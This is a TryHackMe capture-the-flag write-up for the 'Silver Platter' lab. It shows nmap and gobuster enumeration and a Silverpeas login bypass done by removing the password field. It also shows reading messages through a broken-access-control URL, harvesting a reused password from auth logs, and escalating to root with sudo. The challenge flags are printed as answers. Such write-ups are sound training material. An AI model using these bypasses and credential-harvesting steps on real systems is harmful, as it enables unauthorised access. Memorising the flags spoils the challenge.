

tryHackMe

Silver Platter

Prepared by: Sondos Farrah

Date: March 7, 2025


Nmap Scan

```
(sondos@kali)-[~/Desktop/tryHackMe]
$ nmap -T4 10.10.189.29
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-07 06:19 CST
Nmap scan report for 10.10.189.29
Host is up (0.086s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   open  http-proxy


Nmap done: 1 IP address (1 host up) scanned in 2.01 seconds
```

Not much information, but still some useful stuff. knowing that it has 2 HTTP services listening on ports 80 and 8080.

Port 80




While clicking on the different tabs, we come across some useful information in the “contact” tab:



The contact tab leaks a potential username, as well as the name of some app called “Silverpeas”.

Port 8080




Unfortunately, we get a 404 not found error when we visit port 8080.

Not much we can do here, so we should look for more content with gobuster:

```
sondos@kali: ~/Desktop/tryHackMe
sondos@kali: ~/Desktop/tryHackMe x sonders@kali: ~/Desktop/tryHackMe x
(sondos@kali)-[~/Desktop/tryHackMe]
$ gobuster dir -u http://10.10.189.29:8080/ -w /usr/share/seclists/Discovery/Web-Content/directo
ry-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.189.29:8080/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.t
xt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/website (Status: 302) [Size: 0] [--> http://10.10.189.29:8080/website/]
/console (Status: 302) [Size: 0] [--> /noredirect.html]
Progress: 55842 / 220560 (25.32%)
=====
```

Two interesting endpoints are encountered, but upon further research, it is discovered that they are both likely dead ends. The /website endpoint returns a “Forbidden” error, and the /console endpoint redirects to a 404 page.


However, it should be recalled that the message on the contact tab earlier mentioned “Silverpeas”. What if the directory that is needed is /silverpeas? On port 80, nothing is found. However, on port 8080...



So now searching for “SilverPeas CVEs” on google:




Upon reviewing the details, it appears that the login request must be captured in BurpSuite, with the password field removed from the request.



Login=SilverAdmin&Password=SilverAdmin&DomainId=0

Login=SilverAdmin&DomainId=0




The admin panel is now logged into, but nothing is understood from this language, so Google is searched, and this is found to try:


4. CVE-2023-47323: Broken Access Control Allows Attacker to Read All Messages

Lets try:

<http://10.10.189.29:8080/silverpeas/RSILVERMAIL/jsp/ReadMessage.jsp?ID=1>



It seems that this works. We can continue to browse through the messages until an interesting one is found.



Logging as tim via ssh

```
(sondos@kali)-[~/Desktop/tryHackMe]
$ ssh tim@10.10.189.29
The authenticity of host '10.10.189.29 (10.10.189.29)' can't be established.
ED25519 key fingerprint is SHA256:WFcHcO+oxUb2E/NaonaHAgqSK3bp9FP8hsg5z2pkhuE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.189.29' (ED25519) to the list of known hosts.
tim@10.10.189.29's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Last login: Wed Dec 13 16:33:12 2023 from 192.168.1.20
tim@silver-platter:~$ ls
user.txt
tim@silver-platter:~$ cat user.txt
THM{c4ca4238a0b923820dcc509a6f75849b}
tim@silver-platter:~$
```

User flag is found!!

Now searching for root one:

```
tim@silver-platter:~$ cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
tyler:x:1000:1000:root:/home/tyler:/bin/bash
tim@silver-platter:~$
```

/etc/passwd tells us that there is also a user called “tyler”, as well as the root user of course.

```
tim@silver-platter:~$ id
uid=1001(tim) gid=1001(tim) groups=1001(tim),4(adm)
```

It can be seen that Tim is part of the “adm” group. This gives Tim read access to the log files on the system.

cat /var/log/auth* | grep -i pass

```
tim@silver-platter:~$ cat /var/log/auth* | grep -i pass
Mar 7 13:11:17 silver-platter sshd[2933]: Accepted password for tim from 10.21.139.128 port 56390 ssh2
May 8 08:58:40 silver-platter sshd[1710]: Accepted password for tyler from 192.168.1.20 port 42258 ssh2
May 8 14:00:13 silver-platter sshd[1940]: Accepted password for tyler from 192.168.1.20 port 52582 ssh2
Dec 12 19:34:40 silver-platter sudo: tyler : TTY=ttty ; PWD=/ ; USER=root ; COMMAND=/usr/bin/passwd tim
Dec 12 19:34:46 silver-platter passwd[1576]: pam_unix(passwd:chauthtok): password changed for tim
Dec 12 19:39:15 silver-platter sudo: tyler : 3 incorrect password attempts ; TTY=ttty ; PWD=/home/tyler ; USER=root ; COMMAND=/usr/bin/apt install nginx
Dec 12 15:39:07 silver-platter sudo: tyler : TTY=ttty ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8080 -d -e DB_NAME=silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_2d_x7N023/ -v silverpeas-log:/opt/si
Dec 12 15:44:30 silver-platter sudo: tyler : TTY=ttty ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8080 -d -e DB_NAME=silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_2d_x7N023/ -v silverpeas-log:/opt/si
Dec 12 15:45:21 silver-platter sudo: tyler : TTY=ttty ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8080 -d -e DB_NAME=silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_2d_x7N023/ -v silverpeas-log:/opt/si
Dec 12 15:45:37 silver-platter sudo: tyler : TTY=ttty ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8080 -d -e DB_NAME=silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_2d_x7N023/ -v silverpeas-log:/opt/si
Dec 13 10:17:21 silver-platter sudo: tyler : TTY=ttty ; PWD=/etc/nginx/sites-available ; USER=root ; COMMAND=/usr/bin/passwd tim
Dec 13 10:17:31 silver-platter passwd[6110]: pam_unix(passwd:chauthtok): password changed for tim
```

There is a password found

This password usefull fro Tylor to get root the system

```
sudo: the -i option may be used to run a command in a specific directory.
tyler@silver-platter:~$ sudo -s
root@silver-platter:~# ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv sys tmp usr var
root@silver-platter:~# cd root
root@silver-platter:~# ls
root.txt snap start_docker_containers.sh
root@silver-platter:~# cat root.txt
THM{098f6bcd4621d373cade4e832627b4f6}
root@silver-platter:~# Connection to 10.10.189.29 closed by remote host.
Connection to 10.10.189.29 closed.
```

And that’s it, root flag found!!

Answer the questions below

What is the user flag?

THM{c4ca4238a0b923820dcc509a6f75849b}

✓ Correct Answer

What is the root flag?

THM{098f6bcd4621d373cade4e832627b4f6}

✓ Correct Answer